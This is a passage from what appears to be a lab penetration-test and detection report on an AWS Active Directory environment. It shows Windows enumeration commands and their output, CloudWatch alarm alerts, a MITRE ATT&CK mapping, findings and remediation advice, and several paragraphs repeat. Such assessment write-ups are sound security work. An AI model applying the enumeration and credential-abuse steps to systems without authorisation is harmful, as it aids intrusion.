
Ethernet adapter Ethernet 3:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::9a78:952b:b073:317c%8
    IPv4 Address. . . . . : 172.31.10.143
    Subnet Mask . . . . . : 255.255.240.0
    Default Gateway . . . . . : 172.31.0.1
PS C:\Users\Brandon.SOC>
```

2: After establishing interactive access through Remote Desktop Protocol (RDP), basic host enumeration was performed to identify the current security context and discover privileged accounts within the compromised system.

The attacker confirmed access as the **SOC\Brandon** domain user and enumerated local accounts together with the members of the local Administrators group. The enumeration revealed that the **SOC\Domain Admins** group, along with the domain users **John** and **Maria**, possessed administrative privileges on the workstation.

This information provides valuable targets for subsequent credential theft, password spraying, or lateral movement using remote administration services such as Windows Remote Management (WinRM).



FreeRDP: 13.38.58.161

Hostname: Wind
Instance ID: i-07
Private IPv4 add
Public IPv4 add

Windows PowerShell

```
PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeChangeNotifyPrivilege Bypass traverse checking  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\Users\Brandon.SOC> net user

User accounts for \\WINDOWS-02

Administrator      DefaultAccount      Guest
-----
WDAGUtilityAccount

The command completed successfully.

PS C:\Users\Brandon.SOC> net localgroup administrators

Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
SOC\Domain Admins
SOC\John
SOC\Maria
The command completed successfully.


PS C:\Users\Brandon.SOC> C_
```

6. Detection & Monitoring

Detection validation was primarily performed through Amazon CloudWatch alarms, centralized dashboards, and Windows endpoint telemetry from compromised systems. These sources were used to simulate SOC-level monitoring workflows, allowing detection of authentication anomalies, privilege escalation activity, and network reconnaissance behavior.

CloudWatch Security Alarms Overview

The following section presents the configured Amazon CloudWatch security alarms deployed within the AWS environment. These alarms were designed to monitor key indicators of malicious activity, including authentication anomalies, privilege escalation attempts, network reconnaissance behavior, and unauthorized service access.



The screenshot displays the Amazon CloudWatch Alarms console. At the top, there's a header with the title 'Alarms' and buttons for 'Clear selection' and 'Create composite'. Below the header is a search bar labeled 'Filter alarms' and a 'Quick filters' dropdown. The main content is a table with columns: Name, State, Actions, and Actions muted - new. The table lists eight alarms, each with a checkbox on the left. The 'State' column shows either 'Insufficient data' (with a grey circle icon) or 'In alarm' (with a red triangle icon). The 'Actions' column shows 'Actions enabled' (with a green checkmark icon) for all listed alarms. The 'Actions muted - new' column shows a hyphen '-' for all alarms.

☐	Name	State	Actions	Actions muted - new
☐	SuccessfulLogins	Insufficient data	Actions enabled	-
☐	NewUser-Creation	Insufficient data	Actions enabled	-
☐	PrivilegeEscalation-AdminGroup	In alarm	Actions enabled	-
☐	AdminActivity-4672	Insufficient data	Actions enabled	-
☐	BruteForce-FailedLogins	Insufficient data	Actions enabled	-
☐	NetworkAccepts	In alarm	Actions enabled	-
☐	Network-Scan-Detection	In alarm	Actions enabled	-
☐	FTPDetection	In alarm	Actions enabled	-

CloudWatch Alert: Brute Force Detection (Failed Logins)

This CloudWatch alarm was triggered following multiple failed authentication attempts exceeding the configured threshold. The metric **FailedLogins** reached a value of 7 within a 5-minute window, surpassing the defined threshold of 3 and causing the alarm to transition into the **ALARM** state.

This detection demonstrates effective monitoring of brute force activity targeting authentication services within the environment, enabling early identification of potential credential-based attacks.

You are receiving this email because your Amazon CloudWatch Alarm "BruteForce-FailedLogins" in the EU (Paris) region has entered the ALARM state, because "Threshold Crossed: 1 out of the last 1 datapoints [7.0 (01/07/26 14:00:00)] was greater than or equal to the threshold (3.0) (minimum 1 datapoint for OK -> ALARM transition)." at "Wednesday 01 July, 2026 14:05:15 UTC".

View this alarm in the AWS Management Console:

<https://eu-west-3.console.aws.amazon.com/cloudwatch/deeplink.js?region=eu-west-3#alarmsV2:alarm/BruteForce-FailedLogins>

Alarm Details:

- Name: BruteForce-FailedLogins
- Description:
- State Change: INSUFFICIENT_DATA -> ALARM
- Reason for State Change: Threshold Crossed: 1 out of the last 1 datapoints [7.0 (01/07/26 14:00:00)] was greater than or equal to the threshold (3.0) (minimum 1 datapoint for OK -> ALARM transition).
- Timestamp: Wednesday 01 July, 2026 14:05:15 UTC
- AWS Account: 031679887684
- Alarm Arn: arn:aws:cloudwatch:eu-west-3:031679887684:alarm:BruteForce-FailedLogins

Threshold:

- The alarm is in the ALARM state when the metric is GreaterThanOrEqualToThreshold 3.0 for at least 1 of the last 1 period(s) of 300 seconds.

Monitored Metric:

- MetricNamespace: SOC/Security
- MetricName: FailedLogins
- Dimensions:
- Period: 300 seconds
- Statistic: Sum
- Unit: not specified
- TreatMissingData: missing

CloudWatch Alert: Administrative Activity Detection (Event ID 4672)

This CloudWatch alarm was triggered upon detection of elevated administrative activity within the monitored environment. The **AdminLogons** metric reached a value of 1 within the defined time window, exceeding the configured threshold and causing the alarm to enter the **ALARM** state.

This alert corresponds to privileged account activity, indicating potential administrative-level actions performed on the system and demonstrating effective monitoring of high-privilege behavior.

You are receiving this email because your Amazon CloudWatch Alarm "AdminActivity-4672" in the EU (Paris) region has entered the ALARM state, because "Threshold Crossed: 1 out of the last 1 datapoints [1.0 (01/07/26 14:06:00)] was greater than or equal to the threshold (1.0) (minimum 1 datapoint for OK -> ALARM transition)." at "Wednesday 01 July, 2026 14:11:54 UTC".

View this alarm in the AWS Management Console:

<https://eu-west-3.console.aws.amazon.com/cloudwatch/deeplink.js?region=eu-west-3#alarmsV2:alarm/AdminActivity-4672>

Alarm Details:

- Name: AdminActivity-4672
- Description:
- State Change: INSUFFICIENT_DATA -> ALARM
- Reason for State Change: Threshold Crossed: 1 out of the last 1 datapoints [1.0 (01/07/26 14:06:00)] was greater than or equal to the threshold (1.0) (minimum 1 datapoint for OK -> ALARM transition).
- Timestamp: Wednesday 01 July, 2026 14:11:54 UTC
- AWS Account: 031679887684
- Alarm Arn: arn:aws:cloudwatch:eu-west-3:031679887684:alarm:AdminActivity-4672

Threshold:

- The alarm is in the ALARM state when the metric is GreaterThanOrEqualToThreshold 1.0 for at least 1 of the last 1 period(s) of 300 seconds.

Monitored Metric:

- MetricNamespace: SOC/Security
- MetricName: AdminLogons
- Dimensions:
- Period: 300 seconds
- Statistic: Sum
- Unit: not specified
- TreatMissingData: missing

CloudWatch Alert: Successful Authentication Detection

This CloudWatch alarm was triggered following successful authentication activity exceeding the defined threshold within the monitored time window. The **SuccessfulLogins** metric recorded multiple valid login events, resulting in the alarm transitioning to the **ALARM** state.

This alert confirms successful credential usage within the environment, providing visibility into authentication behavior following earlier failed login attempts and brute force activity.

You are receiving this email because your Amazon CloudWatch Alarm "SuccessfulLogins" in the EU (Paris) region has entered the ALARM state, because "Threshold Crossed: 1 out of the last 1 datapoints [2.0 (01/07/26 15:54:00)] was greater than or equal to the threshold (1.0) (minimum 1 datapoint for OK -> ALARM transition)." at "Wednesday 01 July, 2026 15:59:04 UTC".

View this alarm in the AWS Management Console:

<https://eu-west-3.console.aws.amazon.com/cloudwatch/deeplink.js?region=eu-west-3#alarmsV2:alarm/SuccessfulLogins>

Alarm Details:

- Name: SuccessfulLogins
- Description:
- State Change: INSUFFICIENT_DATA -> ALARM
- Reason for State Change: Threshold Crossed: 1 out of the last 1 datapoints [2.0 (01/07/26 15:54:00)] was greater than or equal to the threshold (1.0) (minimum 1 datapoint for OK -> ALARM transition).
- Timestamp: Wednesday 01 July, 2026 15:59:04 UTC
- AWS Account: 031679887684
- Alarm Arn: arn:aws:cloudwatch:eu-west-3:031679887684:alarm:SuccessfulLogins

Threshold:

- The alarm is in the ALARM state when the metric is GreaterThanOrEqualToThreshold 1.0 for at least 1 of the last 1 period(s) of 300 seconds.

Monitored Metric:


- MetricNamespace: SOC/Security
- MetricName: SuccessfulLogins
- Dimensions:
- Period: 300 seconds
- Statistic: Sum
- Unit: not specified
- TreatMissingData: missing

CloudWatch Windows Security Dashboard (Authentication & Privilege Activity)

This CloudWatch dashboard provides a focused view of Windows security-related metrics, including authentication events, administrative logons, user creation activity, and privilege group modifications.

The visualization highlights key security signals such as successful and failed authentication attempts, administrative access events, and changes to privileged group membership. These metrics allow security analysts to correlate authentication behavior with potential privilege escalation and account manipulation activity within the Windows environment.

Overall, this dashboard serves as a centralized monitoring layer for detecting suspicious account activity and tracking potential attack progression within Active Directory-integrated systems.




CloudWatch Network & Service Activity Dashboard

This CloudWatch dashboard provides visibility into network-level and service-related security metrics, including network connection attempts, scanning activity detection, and FTP anonymous access events.

The metrics displayed highlight potential reconnaissance behavior and misconfigured service exposure within the environment. In particular, indicators such as network scanning detection and unauthorized FTP access attempts demonstrate early-stage attack activity and potential weaknesses in service configuration.

This dashboard complements host-based monitoring by providing network-level context, enabling correlation between external probing activity and internal system compromise attempts.



Log Source Limitation

As a result, endpoint-level telemetry from the compromised Windows host and centralized CloudWatch logs were used as primary sources of detection and forensic analysis. [Quebra de Moldagem do Texto] As a result, endpoint-level telemetry from the compromised Windows host and centralized CloudWatch logs were used as primary sources of detection and forensic analysis.

This approach is consistent with real-world SOC environments where SIEM and endpoint monitoring tools provide centralized visibility even when direct server log access is limited. This approach is consistent with real-world SOC environments where SIEM and endpoint monitoring tools provide centralized visibility even when direct server log access is limited.

Summary of CloudWatch Alerting Coverage

The CloudWatch security alerting system generated multiple notifications covering different stages of the simulated attack, including brute force attempts, successful authentication, and administrative activity.

For clarity and conciseness, only the most relevant alerts have been included in this report. Additional triggered alarms follow similar

detection patterns and further reinforce the effectiveness of the monitoring framework in identifying suspicious behavior across the environment.

Due to restricted access to Domain Controller event logs, detection validation focused on host-based telemetry and cloud-native monitoring sources. This reflects a realistic hybrid SOC model where centralized monitoring systems provide visibility across multiple endpoints even when direct domain controller log access is unavailable.

7. MITRE ATT&CK Mapping

- T1190 — Exploit Public-Facing Application
- T1110 — Brute Force
- T1078 — Valid Accounts
- T1087 — Account Discovery
- T1021.006 — WinRM
- T1046 — Network Service Scanning
- T1078.002 — Domain Accounts

8. Findings

The following findings were identified during the assessment and categorized based on their potential impact on confidentiality, integrity, and availability (CIA triad).

Finding 1 — Internal Attack Surface Exposure (Informational)

Multiple active hosts were identified within the internal AWS VPC network (172.31.0.0/16), including Windows and Linux systems.

The environment presents a broad attack surface with multiple reachable endpoints, enabling lateral movement opportunities once initial access is achieved.

Finding 2 — FTP Sensitive Information Exposure (Critical)

The FTP service hosted on 172.31.32.134 allowed anonymous authentication, resulting in unauthorized access to internal files.

A sensitive credential artifact was exposed within the FTP directory, which directly contributed to credential-based initial access and subsequent domain compromise.

Finding 3 — Web Application Information Disclosure (High)

The /Admin endpoint of the internal web application exposed sensitive information, including internal references and credential-related artifacts.

This information supported further reconnaissance and credential-based attacks against internal systems.

Finding 4 — Reconnaissance Exposure via robots.txt (Low)

The robots.txt file exposed hidden application paths, assisting attackers in identifying non-public administrative endpoints during reconnaissance activities.

Finding 5 — Multi-Service Exposure on Single Host (High)

The Windows host (172.31.45.64) exposes multiple critical services including FTP, SSH, HTTP, and RDP simultaneously.

This significantly increases the attack surface and enables multiple independent entry points for credential-based attacks and remote access exploitation.

Finding 6 — Incomplete Central Logging Coverage (Medium)

Security telemetry from the Domain Controller was not fully accessible during the assessment, limiting full visibility into authentication and privilege escalation events at the domain level. While endpoint and CloudWatch logging provided sufficient coverage for detection validation, centralized AD logging should be ensured for complete forensic capability. Security telemetry from the Domain Controller was not fully accessible during the assessment, limiting full visibility into authentication and privilege escalation events at the domain level. While endpoint and CloudWatch logging provided sufficient coverage for detection validation, centralized AD logging should be ensured for complete forensic capability.

9. Recommendations

1. Restrict Anonymous FTP Access

Anonymous authentication should be disabled on all FTP services to prevent unauthorized access to sensitive files and credentials.

2. Secure Web Application Directories

Sensitive directories such as /Admin should be protected using authentication controls and proper access restrictions.

3. Implement Strong Password Policies

Enforce password complexity and rotation policies to reduce the risk of brute force and credential reuse attacks.

4. Segment Internal Network Services

Separate critical services (FTP, RDP, SSH, HTTP) across different hosts to reduce attack surface exposure.

5. Enhance Centralized Logging

Ensure full integration of Domain Controller logs into CloudWatch or SIEM to improve visibility of authentication and privilege escalation events.

10. Lessons Learned

This assessment demonstrated how multiple low-to-medium severity misconfigurations, when combined, can lead to full domain-level compromise within an internal environment.

Key lessons include the importance of securing exposed services, enforcing strong authentication mechanisms, and implementing centralized monitoring to detect early-stage attack activity.

The integration of CloudWatch alerts and dashboard-based monitoring proved effective in providing visibility across multiple stages of the attack lifecycle, from initial reconnaissance to lateral movement.